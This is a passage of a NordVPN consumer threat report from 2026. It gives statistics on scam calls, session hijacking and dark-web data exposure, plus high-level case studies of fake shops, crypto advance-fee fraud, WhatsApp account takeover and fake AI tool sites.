
Category:
Malicious and Spam Calls

Key Metrics:
28,997 scam calls were blocked, and 525,106 users were notified of spam calls (scam call protection services start — June 16, 2026)

Voice-based threats include tactics such as Neighbor Spoofing, mimicking local phone numbers to establish trust and deceive victims into sharing sensitive information or transferring money.


NordVPN Scam Call Protection

(Source: NordVPN, May 19-Jun 16, 2026)




NordVPN Scam Call Protection - Daily Trend

May 19 - Jun 16, 2026. Peaks highlighted. Weekend dips marked



Blocked Crypto Address by Category



Category:
Crypto Addresses Scanned

Key Metrics:

432,000

addresses reviewed (Jan-May 2026)

Crypto fraud and digital asset theft are facilitated by the threat from infostealers that target cryptocurrency wallets and digital assets. Schemes like the advance fee cryptocurrency trap lure victims with fake deposit alerts, harvesting credentials for fraud, and requesting fabricated “GAS fees.”

(Source: NordVPN, Jan - May 2026)

Hijacked Session Blocked


Category:
Session Hijacking Attempts Prevented

Key Metrics:

3,400

attempts blocked (Jan-May 2026)

Threats center on cookie theft, with 94 billion cookies exposed online (1.2 billion session cookies). Although exposure does not necessarily equate to exploitability, valid session cookies can be used to facilitate account takeover without requiring passwords and may bypass MFA mechanisms.



(Source: NordVPN, Jan - May 2026)

Diving into the Dark Web

Proactive monitoring of the dark web has become a critical layer of defense in combating today's cyber threats. It serves as an early warning system, detecting and mitigating the use of compromised data before it can fuel fraud, identity theft, or orchestrated attacks. This effort targets underground forums, encrypted marketplaces, and private networks where stolen credentials and sensitive information are exchanged, sold, and validated.

In 90 days alone, NordVPN's Dark Web Monitoring tools identified over 8.4 million compromised accounts, alerting users and showcasing the scale of post-compromise risks on the dark web. On average, data or credentials for third-party services used by NordVPN users were subject to at least 4.49 exposures in 2026, at the time of data collection, highlighting the growing exposure to cybercrime. Data exposure was volatile through the first half of 2026, with the largest month-over-month increase reaching over 33% (May vs. April), reflecting the ongoing industrialization of cybercrime.

This trend is a clear indicator of the industrialization of cybercrime and the constant sale and exchange of stolen credentials on the dark web, multiplying the attack surface for every single individual. Every exposed data set traded on the dark web is a potential gateway to subsequent attacks, including financial fraud or identity theft.

Marijus Briedis
CTO at NordVPN

Key findings

Physical data prioritization

47%

Over 47% of exchanged data involves physical addresses and full names, underscoring how attackers combine digital and real-world identifiers to develop complete victim profiles. This blending of identity makes fraud harder to detect and prevent.

Social engineering and vishing

Social network information and phone numbers are increasingly targeted, aligning with the rise in voice phishing (vishing) and messaging-based scams like WhatsApp scams.

In this report, the dark web listings analysis highlights how cybercriminals prioritize the **collection and exchange of data, facilitating identity theft, account access, and financial fraud**. This includes sensitive information such **as physical addresses, names, credentials, and social media details, traded on underground marketplaces.** These trends underscore the increasing complexity and risk posed by the circulation of stolen data in these illicit ecosystems.

Credential stuffing risks

9.03%

Passwords make up 9.03% of exposed data. When combined with usernames or platform IDs, they facilitate large-scale credential stuffing attacks, where stolen credentials are used across multiple services.

Personal Data Type	Percentage of Distribution	Implications for the User
Physical address	**24.33%**	Fundamental data for complete identity theft and scams is based on the delivery or receipt of false documents. Often paired with a person's name.
Full name	**22.98%**	The most common data is essential for personalizing spear phishing attacks and validating stolen identities.
General personal information	**10.42%**	Generic categories, including date of birth, gender, and marital status, are used to bypass security questions or for profiling.
Social network information	**9.86%**	Data related to platforms like Facebook, Instagram, and LinkedIn is crucial for trust-based scams and social identity theft.
Password	**9.03%**	Despite the spread of password managers and 2FA, passwords remain a primary target for direct account access (credential stuffing).
Platform ID	**7.48%**	Unique identification codes used for online services facilitate the association of fragmented data to reconstruct a complete profile.
Username	**6.92%**	Often is the first element of an attack, and if not unique, allows easy identification of the target account.
Phone numbers	**5.46%**	These are essential for SIM swapping attacks, interception of 2FA SMS, and telephone scams (vishing)
Passport or identification documents	**0.54%**	Despite the low percentage, they represent the most valuable data for criminals because they allow for higher-level identity theft and the opening of fraudulent bank accounts.

Case Studies of Fraud Evolution: Insights into Today's Campaigns

The scams analyzed and categorized by NordVPN demonstrate the increasing sophistication of modern cybercrime. **While fraud still relies on the same old levers of greed, trust, and a sense of urgency, threat actors' techniques have begun to change.** Threat actors constantly retool proven scams to fit new platforms, new technologies, and new habits, and a handful of these reworked methods have exploded in use over the past year. The campaigns below were chosen deliberately from across everyday touchpoints of daily life - shopping, investing, messaging, and now AI - to show how a viable threat can be waiting around every corner.

NordVPN's analysis reveals how complex these threats have become, with attackers using advanced technology, social engineering, and psychological manipulation to target consumers across digital channels. Their impact is profound, leading to financial loss, stolen personal data, and heightened vulnerability to subsequent attacks, which makes recognizing these techniques essential to reducing risk.

When the Deal is Too Good: Large-Scale Fake E-Commerce Networks

Online shopping remains as risky as ever, and the clearest example of this is the scale at which criminals can now operate. NordVPN explored the "Chinese Fake Shop Network," an extensive scam operation targeting online shoppers. Criminals create fraudulent e-commerce sites offering unrealistically steep discounts (50-80% off) across categories such as fashion, electronics, and automotive. These sites impersonate trusted brands through brand spoofing tactics to lure victims into sharing sensitive financial and personal information. This campaign, run by a centralized threat actor, exemplifies large-scale deception designed to exploit digital behaviors and steal victim credentials.

(Source: NordVPN)

When Luck Comes Out of Nowhere: Advance-Fee Fraud Recreated for Cryptocurrency

Another lesson is to never trust sudden good fortune - and nowhere is that more important than for anyone holding cryptocurrency. Adapting the traditional advance fee fraud model to cryptocurrency ecosystems, this scam operates in three phases.

Lure someone in with a fake deposit:
Victims receive emails claiming a deposit of 15 Bitcoin, inducing a sense of urgency and greed.


Set the data harvesting trap:
Victims log in to a malicious replica of a crypto exchange and are prompted to “update their profile,” exposing information like phone numbers and names.

Steal a fictional GAS fee:
Withdrawal attempts are blocked by requiring payment of fabricated fees, leading to both financial loss and exposure of credit card details.

The campaign uses typosquatting (e.g., “zinance”) to impersonate legitimate platforms and manipulate victims with realistic dashboards to enhance credibility.

When a Friend Asks a Favor: Trust-Based Phishing in Messenger Apps

The third scam is a stark reminder to stay alert when receiving messages, even on platforms built around personal contacts. NordVPN has been observing a deceptively simple WhatsApp scam that abuses user trust. Victims receive a plea to “vote for a school event,” sent from compromised accounts of trusted contacts. Clicking the link redirects them to a fake voting page, followed by a fraudulent verification page impersonating WhatsApp itself. Using real-time websocket connections, attackers intercept two-factor authentication (2FA) codes to gain full control of victim accounts, exfiltrate contacts, and spread the scam further.



(Source: NordVPN)

When the Hype Becomes the Hook: Malware Hidden Behind Fake AI Tools

No survey of evolving fraud would be complete without AI. With the boom in AI and LLMs comes the inevitable wave of threat actors trying to exploit the hype of these services. NordVPN is seeing campaigns built around fake LLM websites that distribute malware, such as in the present Gemini case analyzed by the NordVPN team. These deceptive operations often mimic reputable AI services, leveraging professional design and technical language to appear credible.

Users are tricked into registering, entering payment details, or downloading infected files under the guise of accessing innovative AI tools.

